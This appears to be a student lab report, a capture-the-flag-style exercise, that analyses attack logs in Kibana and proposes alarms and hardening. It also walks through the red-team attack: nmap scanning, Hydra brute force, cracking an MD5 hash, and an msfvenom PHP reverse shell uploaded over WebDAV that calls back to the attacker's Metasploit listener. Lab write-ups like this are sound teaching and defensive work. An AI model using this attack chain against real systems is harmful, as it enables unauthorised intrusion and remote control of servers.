
- 16,664 requests were made
- `/company_folders/secret_folder` was the primarily requested hidden directory

- `"Secret_folder"` contained `"connect_to_corp_server"` which was accessed 2 times




Analysis: Uncovering the Brute Force Attack

- 16,658 hits were made using “Hydra” in total
- 16,656 hits were failures denoting that 2 hits yielded successful bruteforce results



Analysis: Finding the WebDAV Connection

- 6 requests were made, 4 requests made for /webdav/passwd.dav/
- Primary files requested was /passwd.




Time ▾ _source

```
> Feb 7, 2022 @ 21:28:23.557 url.path: /webdav/ @timestamp: Feb 7, 2022 @ 21:28:23.557 agent.version: 7.7.0 agent.type: packetbeat
agent.ephemeral_id: e1f27663-efcf-423e-b648-d0f3aba1ace9 agent.hostname: server1 agent.id: de2238f6-
73be-44db-906f-12490aa5ab17 url.full: http://192.168.1.105/webdav/ url.scheme: http
url.domain: 192.168.1.105 server.port: 80 server.bytes: 7488 server.ip: 192.168.1.105
http.request.bytes: 385B http.request.headers.content-length: 0 http.request.method: get
```



Time ▾ _source

```
> Feb 7, 2022 @ 21:17:38.935 url.path: /webdav/passwd.dav @timestamp: Feb 7, 2022 @ 21:17:38.935
server.port: 80 server.bytes: 913B agent.type: packetbeat
b648-d0f3aba1ace9 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17
agent.version: 7.7.0 query: PROPFIND /webdav/passwd.dav
destination.ip: 192.168.1.105 status: OK event.duration: 0.0001s
```



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Set an alarm to trigger when large amounts of traffic occurs
- This should happen in a short time and target single source IP's that target multiple ports

What threshold would you set to activate this alarm?

- One such threshold can be set if any single IP address requests more than 10 requests per second for more than 10 seconds

System Hardening

What configurations can be set on the host to mitigate port scans?

- Enable traffic needed to access internal hosts, and deny everything else. Include standards ports such as TCP 80 for pin requests.
- Configure firewall to cutoff certain actions once a threshold is reached such as with ports scans done consecutively

Describe the solution. If possible, provide required command lines.

- Create IPtables for the firewall port blocking and scanning. IDS's allow for alerts as well.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Set alarms for any hidden directories in the company's internal network.
- Subsequently, set an alarm for repeated requests as an attacker

What threshold would you set to activate this alarm?

- Set for sequential requests from a single IP when greater than 0 requests were made. Send an email to the SOC analyst.

System Hardening

What configuration can be set on the host to block unwanted access?

- Strengthen Usernames and passwords for access to hidden directories
- Encrypt contents of hidden directories

- Disable Apache's directory listings

Describe the solution. If possible, provide required command lines.

- Whitelist authorized IP addresses
- Change permissions to enable folder privacy

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Alarm when a set number of unauthorized requests arrives from an unauthorized IP
- Alarm if any user on the system has several failed login attempts

What threshold would you set to activate this alarm?

- Set threshold for greater than 50 requests from a single IP address over 30 minutes
- Trigger an alert for more than 3 consecutively failed events

System Hardening

What configuration can be set on the host to block brute force attacks?

- Use unique usernames and stronger passwords
- Restrict access to authentication URLs
- Set lockouts after 3 failed attempts from the same IP
- Enable two-factor authentication
- Use CAPTCHA (human vs. machine input)

Describe the solution. If possible, provide the required command line(s).

- Unique, strong passwords
- CAPTCHA prevents access via bots and autotools
- Two-Factor authentications allows for extra security

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Alarm when any attempt to access WebDAV directory is made outside the company's internal network

What threshold would you set to activate this alarm?

- Threshold is whenever any single instance of this occurs whether it be accessing, or uploading anything in the directory

System Hardening

What configuration can be set on the host to control access?

- The host configuration should deny WebDAV uploads by default
- Avoid storing instructions for accessing the webserver
- Update all software running on the server
- Disable WebDAV or ensure correct configuration

Describe the solution. If possible, provide the required command line(s).

- Install Filebeat on host machine for monitoring. Utilize IPtables

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alarm if invalid file types are uploaded
- Alarm on any port opened
- Alarm on any unexpected traffic

What threshold would you set to activate this alarm?

- Alert on any instance of uploaded files outside the server. If it's from internal, identify any suspicious files

System Hardening

What configuration can be set on the host to block file uploads?

- All file uploads from outside company network should be blocked
- Store files in a location not accessible from the web
- Manage privileges of all users to control access to sensitive files
- Validate file types and block anything executable
- Run all files through antivirus

Describe the solution. If possible, provide the required command line.

- File validation can prevent spoofing.
Blocking executable prevents exploits

Nmap Scan

-Discover IP address of the Linux web server

Command: `nmap -sV 192.168.1.0/24` ## Scan for open ports and versions

```
root@Kali:~/Desktop# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-11 17:17 PST
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vmrpd?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp   open  http         Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host Discovery and ARP scan

-Discover IP address of the Linux web server

Command: netdicover -r 192.168.1.255/16

```
Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 168
-----
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	00:15:5d:00:04:0d	2	84	Microsoft Corporation
192.168.1.100	4c:eb:42:d2:d5:d7	1	42	Intel Corporate
192.168.1.105	00:15:5d:00:04:0f	1	42	Microsoft Corporation

Brute Force attack


-Brute force the password for the hidden directory using Hydra

```
root@Kali:~/Desktop# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s  
80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-07 2  
0:14:31
```

Login to secret folder:

192.168.1.105/company_folders/
secret_folder/



Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

A

Appendix

Crack the found hash.

-Ryan's username is "ryan" but the password is hashed. Use a hash [cracker](#).

d7dad0a5cd7c8376eeb50d69b3ccd352



I'm not a robot



reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash

Type

Result

d7dad0a5cd7c8376eeb50d69b3ccd352

md5

linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

A

Appendix

Connect to webdav using the new credentials.

-192.168.1.105/webdav/

Login: ryan

Password linux4u

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "webdav"

User Name:

Password:

Index of /webdav

Name	Last modified	Size	Description
 Parent Directory		-	
 passwd.day	2019-05-07 18:19	43	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Create and upload a PHP reverse shell payload


-create the payload using msfvenom with the local host IP of our attack Kali machine. 192.168.1.90

```
root@Kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> payloadshell.php
```

-Copy the payload to the server using Kali's File manager: dav://192.168.1.105/webdav



Login using Ryan's credentials:
Login: ryan
Pass: linux4u
Then drag and drop your php payload into the webserver.



Start the listener using Metasploit. Commands:

> msfconsole

use exploit/multi/handler

set payload php/meterpreter/reverse_tcp

set LHOST 192.168.1.90

show options # This is to verify if information is correct

exploit

Index of /webdav

Name	Last modified	Size	Description
 Parent Directory		-	
 passwd.dav	2019-05-07 18:19	43	
 payloadshell.php	2022-02-08 05:17	1.1K	

Don't forget to turn the payload on the server or meterpreter will not work.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > █
```

```
msf5 exploit(multi/handler) > options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
LHOST	192.168.1.90	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.90	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > █
```

Once connected, the meterpreter prompt will appear.

-To verify successful connection to our listener, run “getwd” or “pwd” then run “sysinfo”

```
meterpreter > getwd
/var/www/webdav
meterpreter > sysinfo
Computer      : server1
OS            : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 1
1:33:10 UTC 2020 x86_64
Meterpreter   : php/linux
meterpreter > 
```

Once in, run the following:

```
> cd /
```

ls -a #This is to display the directory contents

Once the flag is found:

```
> cat flag.txt
```

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
```

```
meterpreter > cd /
meterpreter > ls -a
Listing: /
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40755/rwxr-xr-x	4096	dir	2020-05-29 12:05:57 -0700	bin
40755/rwxr-xr-x	4096	dir	2020-06-27 23:13:04 -0700	boot
40755/rwxr-xr-x	3840	dir	2022-02-07 18:29:29 -0800	dev
40755/rwxr-xr-x	4096	dir	2020-06-30 23:29:51 -0700	etc
100644/rw-r--r--	16	fil	2019-05-07 12:15:12 -0700	flag.txt
40755/rwxr-xr-x	4096	dir	2020-05-19 10:04:21 -0700	home
100644/rw-r--r--	57982894	fil	2020-06-26 21:50:32 -0700	initrd.img
100644/rw-r--r--	57977666	fil	2020-06-15 12:30:25 -0700	initrd.img.o

*The
End*